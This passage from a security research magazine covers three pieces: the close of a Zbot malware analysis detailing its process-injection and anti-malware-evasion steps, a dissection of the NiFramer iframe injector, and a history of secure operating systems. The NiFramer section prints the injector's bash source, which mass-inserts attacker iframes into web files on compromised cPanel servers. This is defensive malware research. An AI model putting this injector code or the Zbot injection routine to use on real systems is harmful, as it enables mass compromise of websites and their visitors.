The binary for Zbot's code injection is already visible in the decrypted code within the execution of the original process, but it is only activated within the 'vigon.exe' process. (Note that 'vigon.exe' is spawned from the original process and it uses a randomly generated filename – 'vigon.exe' is not always the filename used.)

Within the vigon.exe execution, Zbot parses the process list using a standard call to the CreateToolhelp32Snapshot, Process32FirstW and Process32NextW APIs.

After a call to the CreateToolhelp32Snapshot API, Zbot checks for the value of the PID (processID) and skips both system processes and its own process for code injection.

The malware prepares the binaries for code injection by decrypting some of the code using a simple masking technique, as discussed in the 'Last section' part of this article. After getting the necessary information from the decrypted content, it combines the bits and bytes of information to generate a possible mutex value, '\BaseNamedObjects\{883D274C-A605-1AD2-7045-FE06EA6D7800}', relative to the currently parsed process.

After creating the mutex using the CreateMutexW API, it opens the currently parsed process using the OpenProcess API. It follows this by opening the access token by calling the OpenProcessToken API with TOKEN_QUERY as the parameter. If the token is not accessible, Zbot will parse another process from the list.

If the token of the currently parsed process is accessible, it gets the length of the SID (security identifier) of the token information using the GetLengthSid API. If it is not equal to 0x1c, Zbot will skip the parsed process.

If the SID length is equal to 0x1c, Zbot will open the process using OpenProcess, but this time with PROCESS_CREATE_THREAD | PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_DUP_HANDLE | PROCESS_QUERY_INFORMATION access mode. Zbot ascertains that it has complete access to the process. After successfully opening the parsed process, it performs its anti-anti-malware trick (discussed in the following section) to determine if the parsed process can be injected with its code.

If the executable file is not used by an anti-malware application on the list, Zbot will allocate a remote memory location within the parsed process using the VirtualAllocEx API and write the decrypted code to the newly allocated remote memory using the WriteProcessMemory API.

Then, Zbot passes the handle of the mutex created earlier to the parsed process using the DuplicateHandle API. The parsed process now has access to the mutex, '\BaseNamedObjects\{883D274C-A605-1AD2-7045-FE06EA6D7800}'.

After everything is in place, Zbot will activate the remote code using a call to the CreateRemoteThread API and will release the parsed process by calling the CloseHandle API.

Before calling the next process, the generated mutex, '\BaseNamedObjects\{883D274C-A605-1AD2-7045-FE06EA6D7800}', is removed using the CloseHandle API.

Zbot will perform this code injection routine on all processes running in the system if they satisfy all the specified conditions.

ANTI-ANTI-MALWARE TRICK

A standard trick used by malware to avoid injecting its code into anti-malware applications is to check the process list for anti-malware names or check for the services used by anti-malware applications. This variant of Zbot does it differently.

Before Zbot injects itself into a process, it opens the process and gets the ProcessImageFileName by calling the ZwQueryInformationProcess API. (The ProcessImageFileName will be used later after getting the right device name.)

Then, the malware obtains a list of valid drives in the system using the GetLogicalDriveStringsW API and it gets




Figure 3: Zbot's anti-anti-malware technique.

information about each device using the QueryDosDeviceW API. Zbot uses the resulting device type and compares it against the ProcessImageFileName to determine the exact path of the executable file of the currently parsed process.

Once Zbot knows the exact path of the equivalent executable file of the parsed process, it starts gathering information by calling the GetFileVersionInfoSizeW API to determine if the file contains version information. If there is no version information available for the executable file, Zbot will skip this part of the routine.

This is followed by actually getting the file version information using a call to the GetFileVersionInfoW API. Then, the malware uses the VerQueryValueW API with '\VarFileInfo\Translation' as the parameter, to get the pointer to the translation array from the version-information resource. It uses the resulting array of language and code page identifiers to determine the '\{lang-codepage}' value for the next call to the VerQueryValueW API.

Finally, Zbot gets the 'Product Name' of the executable file using another call to the VerQueryValueW API with an lpSubBlock parameter of '\StringFileInfo\{lang-codepage}\ProductName'.

After getting the 'Product Name' of the executable file, Zbot checks it against specific strings found in some anti-malware applications (see Figure 3).

If the executable file's 'Product Name' contains substrings of an anti-malware name, Zbot will not perform the code injection for the executable's process.

WRAP UP

We all know that Zbot is a well-coded piece of malware. It uses a non-standard way of doing things compared with other malware. Instead of using the GetWindowsDirectory API to get the %windir% folder, it uses the newer SHGetFolderPathW API. Instead of checking the process names for anti-malware strings, it looks for the product name of the actual file in the disk. And generating 624 random DWORD values a few times just to generate a single DWORD is probably a little excessive.

Zbot is one of the main players in the malware underground. Its structure is as well coded as it is designed. It has lots of functionalities and capabilities, and this article only touches on a small percentage of them.

As we have seen so far, there is always room for enhancements and upgrades pertaining to its code. We are likely to see further adaptation of Zbot to its ecosystem and its environment in the near future.

As always, we will be there to keep you up to date.

MALWARE ANALYSIS 3

INSIDE AN IFRAME INJECTOR: A LOOK INTO NIFRAMER

Aditya K. Sood
Michigan State University, USA

Rohit Bansal & Peter Greko
Independent security researchers, USA

In this article, we discuss the design of an iframe injector used to infect web-hosting software such as *cPanel* in an automated manner. Several different iframe injector designs exist, but we look at one of the most basic: NiFramer.

INTRODUCTION

Iframe injectors are used by attackers to automate the process of injecting malicious iframe tags into web pages. These tools are designed to perform distributed infections on a target server in a short period of time. Iframe injectors are accompanied by automated malware infection frameworks either as a built-in component or separately. In this paper, we present a variant of NiFramer, an automated iframe injection tool that is used to infect *cPanel* installations on compromised servers. Iframe injectors work with both dedicated and virtual hosting servers, but their primary benefit is in infecting virtual hosting servers that host large numbers of servers running websites and applications. Running an iframe injector on a compromised virtual hosting server can easily result in the infection of hundreds of web servers in just a few seconds.

INFECTION MODEL AND COMPONENTS

A simple infection model is explained below:

- The attacker targets end-user machines to install malware.
- Once the malware is installed, it exfiltrates data from the end-user systems.
- The attacker retrieves the credentials (username, password) of the hosting server and uses the stolen credentials to gain access to it. (There are a number of other ways to gain access to hosting servers, which include but are not limited to: exploiting vulnerabilities, brute-forcing attacks, privilege escalations, etc.).
- The compromised server may have thousands of websites hosted on it. From the attacker's perspective, it is not feasible to edit and infect one website at a time by injecting a malicious iframe into the web pages. To automate this process, the attacker uses an iframe

injector tool which infects a large number of websites in one go.

A basic outline of the NiFramer iframe injector is shown in Figure 1.




Figure 1: NiFramer injector in action.

The various components of NiFramer are as follows:

- The main() function is called to execute the subroutines.
- The key_check() function is called to validate the NiFramer key. The key is required for validation when NiFramer is embedded within a framework.
- The file_check() function is called to verify the presence of a file containing the iframe injection.
- The priv_check() function is executed to check for root access on the compromised server.
- The server_software_selection() function is used to provide options for the server-side hosting software, i.e. to specify whether the server is running *cPanel* or a custom installation.
- The iframe_injection() function is executed to trigger iframe injection in a specific folder for previously chosen files such as HTML and PHP.
- The clean_environment() function removes temporary files and any hidden files generated during the injection process.

We will discuss each of these components in the next section.

DISSECTING NIFRAMER COMPONENTS

This section details NiFramer's components and the requisite code used to implement them.

Key validation

Before the execution of NiFramer code, the iframe injector looks for a file named 'niframer.txt', which carries a secret key in the form of an MD5. The purpose of this key in the context of NiFramer is not clear. It could be an additional verification check if NiFramer is embedded within another software component – the key is required to execute NiFramer. It basically reads the file 'niframer.key' and outputs the value in variable 'key'. This is matched against a hard-coded MD5/SHA key for verification and validation. If the key validation fails, two or three more attempts are made before NiFramer exits and stops the execution on the compromised server. A temporary file (/tmp/keyseq) is created for recording the number of attempts made. The embedded key does not appear to have any purpose if NiFramer is used as a standalone tool. Listing 1 shows a code snippet revealing how the key is validated. If the key is validated, the code triggers the file_check function.

Injection file validation

The iframe injector reads the injection code (iframe code pointing to a domain serving malware) from a file. Instead

```
key_check() {
   if [ -f niframer.key ]
   then
   key=`cat niframer.key`
   if [ "$key" != "<Insert Key>" ];
   then
   echo "ERROR: Key Invalid."
   if [ -f /tmp/keyseq ]; then
   if [ "$((`cat /tmp/keyseq` + 1))" -gt 2 ]; then
   echo "0 retries left. Now removing self."
   else
   echo "$((`cat /tmp/keyseq` + 1))" > /tmp/keyseq
&& echo "Retries Left:" "$((3 - `cat /tmp/keyseq`))"
   fi
   else
   echo "Retries Left: 2"
   echo 1 > /tmp/keyseq
   fi
   else
   echo "Key Found... initializing..."
   file_check
   fi
   else
   echo "ERROR: Key file not found."
   exit
   fi}
```

Listing 1: Key validation check.

of the iframe injection being hard coded, the injector is designed to read from a file in order to interpret injections for modularity and extensibility. Placing the iframe injection in a file makes it easy for the attackers to update the injections. NiFramer performs a file check as shown in Listing 2.

```
file_check() {
    if [ -f infect.txt ]
    then
    priv_check
    else
    echo "infect.txt is missing, please make the file
with your code included"
    fi}
```

Listing 2: Iframe injection file validation.

Privilege check

The iframe injector performs a privilege (i.e. access rights) check after validating the existence of the injection file. The idea is to determine whether or not the attacker has root access on the compromised server. This check is necessary because non-super-user access can skew the iframe injection process. This is because restricted accounts might not have the necessary access rights to write and update the web pages of different hosts present on the server. NiFramer requires root access in order to carry out the injection process successfully. As shown in Listing 3, the iframe injector uses the 'whoami' command to check for root access on the server. If the attacker has root access, the next module is executed to initiate the iframe injection process. If the attacker does not have root access, the injection tool exits and becomes dormant.

Installed software selection

Once root access has been verified, the type of software installed on the compromised server must be specified. The version of NiFramer we analysed has two options: *cPanel* web server software or custom web server software. The attacker selects the appropriate option and NiFramer executes the relevant code for the selected software. Listing 4 shows the code used to check for the installed software.

Iframe injection

Once the attacker has specified the hosting server software, NiFramer loads the respective component for performing iframe injections. NiFramer has the capability to inject into HTML, PHP and TPL files[1]. This functionality can

```
priv_check() {
      if [ `whoami` != "root" ]
      then
      echo "Must be ran as root."
      exit
      else
      echo "####################"
      echo "# NiFramer  by  ……...#"
      echo "####################"
            softwareami
      fi }
---------- Truncated -------------------------
```

Listing 3: Privilege access rights check.

```
softwareami() {
    PS3='Choose the system web server type: '
    Select software in "CPanel" "Custom" # Will add
more definitions later.
    do
    $software
    done}
---------- Truncated -------------------------
```

Listing 4: Installed software type.

be extended to include additional files which can also be injected into based on the requirement.

The infection flow in custom web software is as follows:

- NiFramer uses the 'find' command to detect the presence of PHP, HTML and TPL files and exempts a list of files by declaring a global array containing exempted entries. NiFramer provides an exemption code to list the type of files that should not be injected. Listing 5 shows how exemptions are declared. NiFramer will not inject into config.php, configuration.php and settings.php.

```
exempt=("! -name config.php" "! -name configuration.
php" "! -name settings.php" "! -name inc");
```

Listing 5: File type exemption.

- If the relevant files are detected, NiFramer searches for the pattern using the 'sed' command and injects the iframe code into the space between the <html> and </html> tags.

Listing 6 shows how the custom hosting software is searched and web pages are injected.

[1] 'The TPL file extension is used [in] PHP web development and PHP web applications as a template file. [It is] mostly used by [the] Smarty template engine. [The] template is a common text source code file and contains user-predefined variables that are replaced by user-defined output content when [a] PHP web application [is] parsing a template file or files and generating a web page or other output format.' (http://tpl.fileextensionguide.com/)

```
custom() {
    echo -n "Please enter directory of home folders: "
    read home_dir
    cd $home_dir
    echo "Starting injection of PHP files"
    sleep 5
    for i in $(find `pwd` -name '*.php' ${exempt[@]})
    do
    echo Injecting "$i"
    cat $i > $i.tmp && cat $i.tmp | sed s/<html>/
<html>"$code"/g > $i
    rm -f $i.tmp
    done
    # Similarly for HTML and TPL files
-------------------- Truncated ----------------------
```

Listing 6: Injecting iframe into custom web server software.

The infection flow in *cPanel* software is as follows:

- NiFramer traverses the 'home' directory to determine the number of hosts present on the server and to get an idea of the number of iframe injections to be performed. It then jumps into the home directory to initiate the process.
- It checks for the presence of HTML, PHP and TPL files, as in the case of custom hosting server software, and starts the injection process. The injection is performed in a similar fashion to that used for custom software – the iframe is injected between the <html> and </html> tags.
- In *cPanel* iframe injection, NiFramer performs an additional check for the presence of index files. If no index file is found on the server in the respective host directory, NiFramer creates one and injects an iframe into it. This is to provide additional assurance that the iframe has been injected.

Listing 7 shows how NiFramer infects *cPanel* software.

CLEAN ENVIRONMENT

Once the iframes have been injected into the web pages, NiFramer cleans up the temporary files created during the injection process. The idea is to remove all traces of the injection process to try to make it as stealthy as possible. The 'rm' command is used to delete the temporary (.tmp) files.

ADDITIONAL NOTES

- The code of NiFramer is not complex (in the way it is constructed). It is written in bash scripting language, but it serves its purpose and the code has been used in the wild.

```
CPanel() {
    echo "Scanning $(ls /home/ | wc -l) directorys
for files. This could take a while..."
    cd /home/
    echo "Starting injection of PHP files"
    sleep 5
    for i in $(find `pwd` -name '*.php' ${exempt[@]})
    do
    echo Injecting "$i"
    cat $i > $i.tmp && cat $i.tmp | sed s/<html>/
<html>"$code"/g > $i
    rm -f $i.tmp
    done
    # Similarly for HTML and TPL files
    echo "Completed injection of found files."
    cd /root/cpanel3-skel/public_html/
    if [ $(ls | grep html); then
    for i in $(find `pwd` -name '*.html'
${exempt[@]})
    do
    echo Injecting "$i"
    cat $i > $i.tmp && cat $i.tmp | sed s/<html>/
<html>"$code"/g > $i
    rm -f $i.tmp
    done
    else
    echo "No HTML files found in /root/cpanel3-skel/
public_html/"
    echo "Creating index.html.."
    echo $code > index.html
    sleep 1
    fi
    echo "Completed injection of skeleton
directory."
    echo "Starting injection into CPanel & WHM
template files (The panel itself)"
```

Listing 7: Injecting iframe into cPanel server software.

- We will be looking at other iframe injector code in our future research. The aim is to start with the most basic and delve deeper into more complex code. We plan to look at the ZFramer and Citadel injectors next.

CONCLUSION

This article presents the design of a very basic iframe injector tool known as NiFramer. Using an automated iframe injector tool, an attacker can easily automate the injection process and perform distributed infections, thereby infecting hundreds of web servers in just seconds.

FEATURE

IN SEARCH OF A SECURE OPERATING SYSTEM

Mark Fioravanti & Richard Ford
Florida Institute of Technology, USA

Modern operating systems (OSs) are designed to allow multiple users (and their associated services, processes and accounts) to share and utilize system resources efficiently and safely. An important concept in achieving this requirement is isolation; that is, isolating data and programs from each other in a way that attackers should not be able to abuse while allowing authorized persons to utilize resources as needed.

Over the last decade or so, security has steadily become more of an issue for OS vendors due to the changing threat environment. For example, *Microsoft*'s popular MS-DOS OS essentially had no security, in that any program executing was free to use the entire system and its resources however it wished. As threats have increased and network connectivity has become ubiquitous, end-users have been provided with an ever-increasing array of security features, ranging from hardware enhancements (such as Supervisory Mode Execute Protection or SMEP) to system-wide software features (*Microsoft*'s Mandatory Integrity Control). Despite the inclusion of these advanced security features, the threats are increasing rapidly and continuing to adapt in order to counter these defences. A simple glance at any current malware prevalence table makes it clear that we have much further to go.

In this article, however, we look not towards the future, but back at the past. While the current generation of computer users would be forgiven for thinking we are only now discovering how to build systems more securely, it turns out that many of the 'innovations' we see today have their roots planted firmly in the research of yesteryear.

WHERE WE HAVE BEEN

At present, computing is composed of a large number of different OSs: *Microsoft Windows*, *Apple OS X* (including the *iOS* version implemented on mobile devices such as the *iPhone*, *iPod* and *iPad*), more common GNU/*Linux* distributions (such as *RedHat Linux*, *Canonical*'s *Ubuntu* and *Google*'s *Android*), and the various *Berkeley Software Distributions* (*BSD*) including (*OpenBSD*, *FreeBSD*, *NetBSD*, etc.). While these are some of the more commonly encountered OSs, there are in fact a raft of other modern OSs. Many of these trace their origins back to a much earlier OS, 'Multiplexed Information and Computing Service' or as it is now known, 'Multics'. The others were created independently but almost universally they rely on concepts introduced or developed within the Multics environment. What is interesting is that Multics had many *outstanding* security features and had dramatically better security than many of the OSs that succeeded it, including the ones we see today. We will take a closer look at that history and discuss why these security enhancements are only now being rediscovered.

The Multics project was started in 1964 with the plan for the system to be delivered in 1965. Despite a design that is almost half a century old, the security architecture and functionality would have allowed it to mitigate and deal effectively with some of the security issues that plague today's computers. Subsequent to the original system design, the Honeywell SCOMP project attempted to move beyond what Multics had accomplished, working entirely within a Multilevel Security (MLS) environment [1].

From the outset, Multics was designed with security as a critical requirement [2]. It was created as a mainframe system and supported multiple concurrent users, allowing them to share and utilize resources on the system efficiently. Multics featured the following design principles:

- By default, Multics was implemented to deny access to all resources. If a user did not have positive permissions that were explicitly associated with a subject, then access was denied.
- Authorizations were revalidated as new accesses were attempted on the system. As the system was a time-sharing system, it was recognized that a user's permissions could change between tasks. This made it necessary for the system to periodically revalidate permissions and authorizations.
- Multics avoided the use of 'security by obscurity'; it was designed to be open in nature. The architecture attempted to rely on as few secrets as possible; only those secrets that were necessary, such as passwords and keys, were kept.
- Least privilege was used extensively throughout the system. This design was evident in the call rings and access rings that the system used to control process execution. When a higher level process performed a task which only required a few privileges, the surplus privileges were dropped.

- Multics utilized a simple user interface. During the design, it was recognized that the more difficult a user interface is to use, the less likely users would be to take advantage of the security features offered.

Beyond those design principles, Multics also made use of a number of other technologies including the design of a supervisor and a gatekeeper. The code in the supervisor was small compared to modern kernels, which allowed for code reviews and inspections. The gatekeeper attempted to validate the parameter of any call that involved a transition between rings. This validation was intended to avoid problems which could result in vulnerabilities such as the exploitation of a 'confused deputy'.

In many ways, the SCOMP Trusted Operating Program was built on the same design principles as Multics and can be thought of as its successor. SCOMP was designed by Honeywell and built upon the secure architecture of Multics. While Multics made use of the Access Isolation Module (AIM), which attempted to implement a Mandatory Access Control (MAC) model for system accesses [3], SCOMP attempted to implement this more fully by including MLS controls in the file system, inter-process communication (IPC), operating commands/processes and isolation/creation of a security administrator.

The security goals of any system are defined as ensuring that the confidentially, integrity and availability objectives of the system are met [4]. To determine if a system satisfies these requirements, a variety of different approaches can be used based on concepts either proposed or already in practice. While security can be included in the software development lifecycle (SDL or SDLC), it is not common for it to be included either until an incident has occurred or until there is a business case. Multics was one of the few OSs to be designed from the outset with security as a critical goal [2]. Some systems such as SCOMP have deemed that security is such a critical factor that the security should be formally verified to determine if the system has been designed and implemented. Most OSs have some level of review, but very few are subjected to formal verification. A more common method for determining the level of trust to be associated with a system is through security testing. Security testing is a widely known and well used method for determining the security of a system, but its limits are often poorly understood or misrepresented.

Each of these methods has its own strengths and weaknesses. Integrating security into the SDLC requires continual upper management support and approval as it typically increases the time and/or cost required for products to be released into the marketplace. Furthermore, it requires that the development and software testing staff be provided with the necessary training and tools to implement security properly.

In order to formally verify the security of an OS, formal methods must be used. These work by using a formal mathematical model of the system and by utilizing theorem provers to prove that the system meets a particular requirement. This approach is limited in its applicability as there are difficulties associated with demonstrating that large code bases (and all of the supporting hardware) are provably secure. In order to attempt validation via formal methods, a complete and unambiguous description of the OS and operational hardware is required. Consequently, the application cannot be provably secure if the specification is incomplete or inconsistent. The security of the system cannot be proved if the application is operating on different hardware.

Relying on testing as a method for demonstrating security has difficulties as it is infeasible to test all of the states that a system can achieve. In addition, it is dependent upon the tester's skill level, the amount of time the tester has to validate the system, and the validation objectives. Testing to validate conformance to a standard such as the Trusted Computer System Evaluation Criteria's (TCSEC) 'Orange Book' [5], Information Technology Security Evaluation Criteria (ITSEC), the Common Criteria for Information Technology Security Evaluation (CC) [6] or Federal Information Security Management Act (FISMA) requires different testing methodologies from penetration testing or ethical hacking. By and large, these schemes have focused on requirement and specification testing.

WHERE WE ARE

Unlike Multics and SCOMP, most modern OSs have a strong focus on performance and usability. Security may be a factor taken into consideration during development, but rarely is it the primary design goal. Furthermore, security is often seen as being in conflict with performance and usability design principles. As a result, security is only included when it is an explicit requirement or when enough weaknesses have been exposed to the public for the brand to suffer – one could argue that the *Microsoft Windows* family of OSs falls into this category. *Microsoft* OSs and server services were successfully exploited by a significant number of worm attacks beginning in mid-2001 and, partly in response, the company introduced the Trustworthy Computing (TwC) initiative. Part of TwC implemented the Security Development Lifecycle (SDL) at *Microsoft* in an attempt to reduce the attack surface of the *Microsoft* OSs.

Modern OSs have traditionally relied on security controls such as Discretionary Access Controls (DAC) to ensure the

confidentiality and integrity objectives of a system are met. Although the implementation of DAC is important it has done little to prevent interconnected systems from being compromised or information from being exfiltrated. Some OSs have implemented stronger confidentiality controls such as MAC, or access controls which are based on organizational policy rather than user classification. Multics implemented MAC through the AIM, and SCOMP was designed to include MAC through its support of MLS. MAC is a requirement for the higher security levels of TCSEC. A number of more modern OSs have attempted to implement MAC, most notably *Linux* with the *Security Enhanced Linux* (*SELinux*) project or *Solaris* with the *Trusted Solaris* (*TSOL*) extensions. *SELinux* is available for all of the major *Linux* distributions yet this defence is often not enabled as most system administrators either disable the mechanism or remove it entirely. Despite the potential security benefit associated with MAC, it is commonly removed as it increases the administrative overhead associated with the system. The latest iterations of the *Microsoft Windows* family of OSs have attempted to implement an integrity model based on Biba's Integrity Model [7] under the name of the *Windows* Integrity Mechanism or Mandatory Integrity Controls.

Most modern OSs are required to support a wide variety of hardware configurations; practically anything that a consumer would purchase. In contrast, more secure OSs such as Multics and SCOMP were designed to function on a specific and limited hardware set. In the case of SCOMP, the hardware and software was architected such that it increased both the security and the performance of the system. Memory access controls were initially mediated by the OS, and then were off-loaded and controlled by the hardware. Modern OSs attempt to support as many different hardware configurations as possible; this dramatically increases the complexity of the OS when interfacing with the underlying hardware. This does not mean that Multics was not designed to allow for users to use the system freely; Multics was designed as a general-purpose computing system and provided the functionality which would allow developers to create applications as needed.

The hardware supporting modern OSs appears to be providing the tools to allow a fundamental shift in architecture. Computing is mostly performed on von Neumann architectures, or an architecture which allows data and instructions to be stored in the same memory. Although von Neumann architectures are useful (and prevalent), the mixture of data and instructions allows stack-based buffer overflow attacks to facilitate code injection. With the recent addition of No-Execute (NX)/ Data Execution Prevention (DEP) hardware extensions, OS developers have additional options to start migrating away from a pure von Neumann architecture. NX/DEP was an effort to make stack-based buffer overflow execution more difficult by marking data (text) memory as non-executable; it attempts to force the system toward a more Harvard-like architecture (within the Harvard architecture, instructions and data are strictly isolated). Multics had already implemented this isolation through the separation of procedure and data segments.

Although OSs supported by different architectures would help to alleviate some issues in computing, there are classes of attacks that would not be mitigated. Attackers would still be able to perform privilege escalation attacks and abuse a 'confused deputy' to reuse legitimate services to accomplish their objectives. Recently, *Microsoft* incorporated the functionality supplied by *Intel*'s CPU Supervisory Mode Execute Protection (SMEP) into the *Windows* family of OSs. SMEP attempts to help mitigate privilege escalation attacks and the confused deputy problem. Multics utilized the gatekeeper as a parameter validation mechanism to protect against confused deputy attacks and the call gate structure to automatically reduce privileges when they were not needed. The potential advantages of changing from a ring structure to a lattice structure [8] have been discussed previously. SMEP can almost be seen as a very limited first step towards implementing a lattice that would allow 'Ring 0 to be protected from Ring 0' attacks, or preventing an adversary from compromising the kernel and leveraging that foothold to pivot into other privileged functions.

Not all OS defences rely on forms of access or integrity controls to prevent adversaries from exploiting a system. Some defences work by reducing the accuracy of the critical information available to an adversary. One such defence is the implementation of Address Space Layout Randomization (ASLR). ASLR attempts to mitigate some attacks by randomizing the location of the stack, the heap and the locations of loaded system and application libraries. This configuration requires an adversary to guess or brute force the memory location of a vulnerable library or their own injected shellcode. There have been flaws in the amount of entropy associated with early implementations of ASLR, and the newest version of *Microsoft Windows* introduces High Entropy-ASLR (HE-ASLR). HE-ASLR increases the difficulty of guessing the location in memory of specific data by increasing the randomness associated with the set of possible addresses. Hiding information is helpful but unless other techniques are used in conjunction with it, an adversary can cause the system to leak information which can be used to reduce the number of required guesses.

Lately, significant effort has been invested into utilizing virtualization as a security mechanism instead of it simply

being a resource-sharing and hardware consolidation mechanism. There are serious issues with this approach:

- Isolation is not complete. There must be information exchanged between the guest and the host otherwise the guest would not be able to communicate with outside resources [9].
- Management is often handled with remote management tools which provide web-server level access into the hypervisor [10].
- Increased management costs. Previously there was a single set of hardware and systems supporting the enterprise, now there is the same level of resources plus the additional infrastructure for the implementation and management of the hypervisors [10].
- Merger of the guest and host APIs. In order to increase the performance of the VM guest, some of the functions that the guest would normally handle are instead handled by the hypervisor. This blurs the lines of isolation between the guest and the host even more than the first issue.
- Resource provider versus reference monitor. The hypervisor is expected to perform two essential functions if it is being used as a security mechanism: it provides access to resources and monitors access to resources. This leads to confusion between duties and, since performance and security are typically in conflict, security will usually lose to performance [10].
- Use of the hypervisor as a reference monitor is also difficult. A reference monitor (1) should always be invoked, (2) cannot be tampered with, and (3) should be small enough to be verified [11]. The code base of a hypervisor is sufficiently large that it is unlikely that it can be verified at all, let alone formally.

Modern OSs feature a number of security countermeasures as defences against weaknesses. Some of these weaknesses are introduced during the design phase while others are introduced during the implementation phase.

WHERE WE ARE GOING

Research into secure OSs and their defensive mechanisms will continue apace as we become increasingly aware of the insecurity of most modern OSs. Historically, Multics and SCOMP demonstrate that secure OSs can be constructed and can be user-friendly, at least to some extent. While no system is perfect (for example, the development and purchase costs for these systems were high), these older systems can be considered to be more secure than any of today's consumer OSs in many important ways.

An interesting aspect of modern security research is that it appears that significant effort is spent mitigating the exploitation techniques used by attackers. NX/DEP was developed to mitigate stack-based buffer overflows. In response, attackers developed return-to-libc and eventually Return Oriented Programming (ROP) [12]. NX/DEP, combined with ASLR, attempts to mitigate these techniques. Attackers have adapted by employing heap-spraying techniques to land in a portion of code that they control or simply by disabling ASLR before attempting to execute the remainder of their payload. Recently, Address Space Re-Randomization (ASRR) was proposed as a method for defending against return-to-kernel text attacks [13]. This escalatory arms race between the attacker and defender will continue with no real end in sight.

Furthermore, significant research and development time will continue to be spent on identifying specific attack techniques and applying countermeasures to prevent those attacks on deployed systems. Although this will protect existing and future systems, it does not apply much evolutionary or selective pressure to force the attacker to change their techniques. More effort should be placed on ensuring that application and system programmers are not only able to write secure code, but that it is also difficult for them to write *insecure* code. Alternatively, more time and effort could (and perhaps should) be spent on researching and developing more systems like Multics, which was not only designed to be tolerant of poorly written applications, but which actively tried to defend against malicious programs.

Typically, innovations in OS defences are rolled out over extended periods of time. NX/DEP was first introduced into *Microsoft Windows* via the Service Pack 2 for *Windows XP* (August 2004). It was optional and not enabled by default. NX/DEP was only recently turned on by default in *Windows 7* (July 2009) and applications are able to opt out of participating in NX/DEP. Almost five years passed between the initial release of NX/DEP for *Windows* until it became the default option. The deployment of ASLR for *Microsoft Windows* followed a similar delay; it was optionally introduced in *Visual Studio for Windows Server 2003* and *Windows Vista* targets. Applications are able to opt out of participating and if any library within an application opts out of participating in ASLR, the entire application is loaded without ASLR enabled. *Microsoft Windows 8* includes functionality to force an application to participate in ASLR even if it attempts to opt out. Unfortunately, these delays, which are required to allow the software 'ecosystem' time to adapt,

provide attackers ample opportunity to respond with new exploitation techniques.

If countermeasures are considered from the perspective of being selection agents which influence a population's strategies, the case of slowly applying a countermeasure can cause more problems in the long run. There are cases in which the application of a small amount of pesticides (countermeasures) have facilitated rapid mutations which allowed the pest (attackers) to more rapidly become resistant to the pesticides [14]. This is also becoming increasingly common in bacteria which have not had contact with antibiotics gaining resistance, tolerance and even immunity to antibiotics through horizontal gene transfer.

Another aspect is that all of these defences are constitutive; they are present all of the time [15]. Every time another countermeasure is applied to the system, it increases the overhead and costs. In some situations, systems and applications are attempting to gain access to every possible optimization, and security will slow them down. These countermeasures have the effect of increasing the tension between the system's performance and security goals. Some security countermeasures and defences impose a large cost while others impose small costs. All of these costs are cumulative and work against the availability requirements of the system.

There are also induced defences, which are another type of defensive strategy, but unlike constitutive defences they are only employed when they are needed. The organism that is utilizing an induced defence does not pay the cost for utilizing it until it is needed, as opposed to a constitutive defence which is active all of the time so the cost must continually be paid. There are multiple reasons for maintaining induced defences and there are some restrictions: (1) there need to be reliable cues, (2) the induced defence needs to be effective, and (3) there must be benefits for not utilizing the induced defence all of the time (otherwise it would become a constitutive defence) [16]. Researching induced defence strategies could offer benefits and attempt to reduce the tension between performance and security goals. It may be possible to convert an expensive constitutive defence into an induced defence or attempt to develop newer countermeasures which act as induced defences.

CONCLUSION

The design and implementation of a highly secure OS is difficult but not impossible. Based on our view of history, it is also something of a lost art. In the 70s and 80s, we had very secure platforms in use. The broad adoption of computers changed the ecosystem and the needs of consumers created considerable evolutionary pressure that moved us away from the solid design principles of Multics and SCOMP. These OSs had significant defences but there were significant costs associated with those defences, such as the required time and resources for development and the costs associated with purchase.

